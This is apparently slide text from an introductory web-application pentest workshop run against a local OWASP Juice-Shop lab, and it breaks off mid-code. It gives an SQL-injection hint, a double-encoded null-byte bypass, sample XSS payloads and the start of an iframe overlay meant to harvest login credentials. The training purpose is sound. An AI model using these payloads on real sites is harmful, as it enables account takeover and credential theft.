App Pentest 101

Presented by Chris Shepherd

Setup!

WIFI: uoPublic

- Ideally you have:
- Local Docker version of OWASP Juice-Shop running & accessible at:
  - http://localhost:3000/
  - If you don’t please ask an organizer for a substitute host.
- ZAP installed and ready to start.
- A linux system or VM you’re comfortable with. This is not a hard requirement but you may miss out on getting hands-on with tools.

Bios

- **Chris Shepherd**, OSCP
- Pentester @ Xanthus Security
- ~10 Years Pentesting
  - Background in Software Development and Network Admin; Many hats.
  - Lifelong interest in security.
- Privacy Advocate
- Linux fan
- Challenge Developer: CyberSci

@fennix@infosec.space

Overview

- Where we're going, we don't need tools! Hack using just a browser.
- What do you need to know?
- The basic flow of an application pentest.
- Introduction to ZAP.
- Learning about Exploits, then trying them.
- Building effective examples for reporting.

What we won’t cover

- Reverse Engineering
- Social Engineering
- Post-exploitation, beyond rooting the system
- Forensics / Malware analysis
- Threat research topics
- Hardware Hacking

Where we're going, we don't need tools!

- Starting with just a browser!
- Access your juice-shop instance at localhost:3000/
- Start by looking at the reviews for Apple Juice.
  - What can we learn from this?
  - Is that information useful?
- Make the magic happen!
  - Your friend is `' - -`

What do you need to know?

- Most dangerous vulns are usually the simplest.
  - `../` leading the charts the past couple of years.
- Some dev experience helps but not required.
- Try seemingly dumb things! (Story)
- What is doing what?
  - e.g.: Mentally making an arch. diagram, determine which validation is client-side, etc.
- Recon underrated.

Image courtesy
@cR0w@infosec.exchange

The Flow of a Pentest

1) Determine Scope.
   - Which host(s) or services are included?
2) Identify Targets.
3) Recon Targets.
4) Poke & Prod (the test part).
5) Finding? → Record the details.
   - Use standardized scoring metrics as accurately as possible (e.g.: CVSSv4).
6) Repeat from Step 2.
   - Targets can be identified during exploitation, e.g.: you may uncover an S3 bucket and credentials in use by the app.
   - Any new targets should be validated against the scope identified in step 1. You don't want to veer off course.
7) Compile all findings into a report.
   - Include a combined finding (based on other findings) that shows off the worst you can do with the findings.

A note on reporting

- You must consider your audience.
- The primary audience are software developers.
  - Make your detailed findings as simple and step-based as possible to aid in reproduction.
  - If you can automate the exploit, all the better. It’s not possible for everything.
- The secondary audience are product owners and those upstream.
  - Findings should start with a summary, and show off the relative severity.
  - The summary should spell out the dangers clearly and concisely.

Reconnaissance


- Learn about the application you're trying to break.
- Basic 7Ws type questions:
  - Who's the vendor?
  - What tech stack?
  - Which database?
  - Where is it deployed?
  - When is it busiest?
  - Who are the users?
  - How do users typically use it?

Reconnaissance

- As passively as possible, learn what you can about the app.
- Key things to look at:
  - DNS
  - Robots.txt
  - Certificates
  - Shodan / Censys / etc.
  - Hosting / IP Ranges
  - Error messages

Reconnaissance - Certificates

- An example from the CBC:



secure.cbc.ca | GeoTrust TLS RSA CA G1

Subject Name


Country	CA
State/Province	Ontario
Locality	Toronto
Organization	Canadian Broadcasting Corporation
Common Name	secure.cbc.ca

Issuer Name

Country	US
Organization	DigiCert Inc
Organizational Unit	www.digicert.com
Common Name	GeoTrust TLS RSA CA G1

Validity

Not Before	Thu, 29 May 2025 00:00:00 GMT
Not After	Fri, 22 May 2026 23:59:59 GMT



Subject Alt Names

DNS Name	secure.cbc.ca
DNS Name	api-gw.cbcrc.ca
DNS Name	api.qa.nm.cbc.ca
DNS Name	aq-images.gem.cbc.ca
DNS Name	bigred-cms-admin.cbcrc.ca
DNS Name	bigred-cms.cbcrc.ca
DNS Name	bigred.cbcrc.ca
DNS Name	castgem.qa.nm.cbc.ca
DNS Name	cbccorner.ca
DNS Name	cbcgem.ca
DNS Name	cbcnews.ca
DNS Name	cbcolympics.ca
DNS Name	cbcparents.ca
DNS Name	cbcradio.ca
DNS Name	cbcsports.ca
DNS Name	communautes.cbcrc.ca
DNS Name	community.cbcrc.ca
DNS Name	dev-communautes.cbcrc.ca
DNS Name	dev-community.cbcrc.ca
DNS Name	dev-images.gem.cbc.ca
DNS Name	dev-strategies.cbcrc.ca
DNS Name	dev.cbccorner.ca
DNS Name	dev.espaceradiocanada.ca

- Certs must list all hostnames to be validated
- EXCEPT: Wildcard certs: *.cbc.ca
- Wildcards make trade-offs in security and maintainability

Reconnaissance - DNS

- Open a shell and use the following commands to gain some interesting information about the domain itself:

```
dig cbc.ca MX
dig cbc.ca TXT
```

- These aren't secrets you're finding -- they're business relationships. This info can aid further recon via the cloud services you find.

Applying Recon

- Try to find some useful info in your juice-shop instance!
- This is the list from earlier (gold = applies here):
  - DNS
  - **Robots.txt**
  - Certificates
  - Shodan / Censys / etc.
  - Hosting / IP Ranges
  - **Error messages**

Recon – What did you find?

- Group project! Let’s build a list of everything discovered.
- **Keeping track is important!**
  - **Keep notes of your findings.**
  - **Save copies if you can.**
- These interesting findings are now going to be our targets!
- Let’s start with some tooling as it will be useful going forward.

Tools of the trade

- Proxies!
  - Burp Suite is basically the standard, ZAP a very good open source alternative.
  - Mitmproxy for scripting magic.
- Command-line utilities galore!
  - If you can automate it, someone's tried. Literally hundreds of options out there.
  - Many Networking and DevOps tools can be repurposed for pentesting.
- Go Go Power Rangers
  - Combine CLI utilities with your proxy for maximum fun.

BurpSuite (Community)


- Pro is Pretty much the standard.
- Community is missing a lot of features.
- Pro version has many handy pentest features.
  - Includes infrastructure as well, useful for Out-Of-Band attacks.
- Lots of Addons exist to add some pro features to community.
  - Interactsh integration is a useful one, for the above-mentioned Out-Of-Band attacks.

ZAProxy

- Formerly an OWASP project, now supported by Checkmarx.
- Rick is a developer!
- Often used for its automated scanning capabilities.
- Quite scriptable.
- Needs a bit of configuration for routine manual use, but very good.
- Let’s take a look!


ZAProxy – First look

- First launch
  - Update addons? Skip for now.
  - Record what we do?
  - Recording is useful for finding down-stream vulnerabilities
- For today, pick No.
- For a pentest, pick Yes. Disk is cheap and it saves headaches!




Let’s get this party started!

- On the quick-start tab, select Manual Explore.
- Pick your browser of choice and click Launch Browser.
  - This configures the browser so it will automatically work properly with ZAP as its proxy.




ZAProxy – What is all this?

- **A** = Sites Tab
  - **Shows your context (scope).**
  - **Shows tree view of sites the proxy has loaded.**
- **B** = Request (raw view)
- **C** = Response (raw view)
- **D** = Traffic History
- **E** = Launch preconfigured browser




Robots.txt

- Using this browser launched through ZAP, let's look at `/robots.txt`
  - `User-agent: *`
    `Disallow: /ftp`
- What do they want to hide in `/ftp`?
  - Some interesting info in here.
  - We can't load all the files, try: `eastere.gg`




Recon to exploit

- Fails to load files that don't end in .pdf or .md.
  - Bypass the check by adding a null byte (`%00`)
  - Webserver stops us, but what if we double-encode it? `eastere.gg%2500.md`
- Look in ZAP history for the request to: `/ftp/eastere.gg%2500.md`




The Easter Egg

- We can see the content of the file.
- This has a further challenge to solve, and it's base64 encoded.
- In ZAP, press `CTRL+E`.
  - Available in the menu: `Tools → Encode/Decode/Hash`



ZAP Encoder/Decoder

- CTRL+E brings up ZAP's built-in Encoder/Decoder/Hashing functionality.
- Copy the base64 string from the Easter Egg, and paste into the Decode option to see what the result is.
  - There's another CTF-style challenge here to explore later.



Basics: Cross-Site Scripting (XSS)

- Injecting HTML or Javascript into a website to perform a malicious action as another user.
- Surprisingly varied in techniques compared to other types of attacks.
- Two major types:
  - Stored – Store bad data in the system for other users to be exploited by.
  - Reflected – Useful mostly in phishing, needs the user to access a specially crafted URL.
- Is defended against by certain security headers but don’t worry they’re never set correctly.

Cross-Site Scripting: Attack Juice-Shop

- Look for input.
  - Find one that turns into a reflective attack (URL that contains your payload)
- Some sample payloads to try:
  - `<img src=x onerror='alert("An image onerror XSS")'>`
  - `<iframe src='javascript:alert("An iframe-based XSS")'></iframe>`
  - `<script>alert("A script-based XSS")</script>`

Making a compelling finding

- XSS to harvest user credentials.
- Still highly effective, even when 2FA is possible.
  - Vast majority do not use 2FA.
- We can hijack assets already used by the site to make this work.
  - Living off the land.
- Let’s build a payload!

Webdev skills help

- First start with basic payload:
```
<img src=x onerror="alert(1)">
```
- Let's hijack the existing login page. Start with the javascript to create an iframe and style it so it's on top of everything:
```
d=document;
f=d.createElement("iframe");
f.style="z-index:95;position:absolute;width:100%;height:100%;
margin:0px;top:0px;left:0px;"
f.src="/#/login"
```

More javascript

- We have to wait until the iframe is loaded once we add it.
  A cheap way to do this is to use a Timeout:
  ```
  setTimeout(()=>{/* The code we put here will fire in 1500ms */}, 1500)
  ```
- Now add the iframe to the body of the page:
  ```
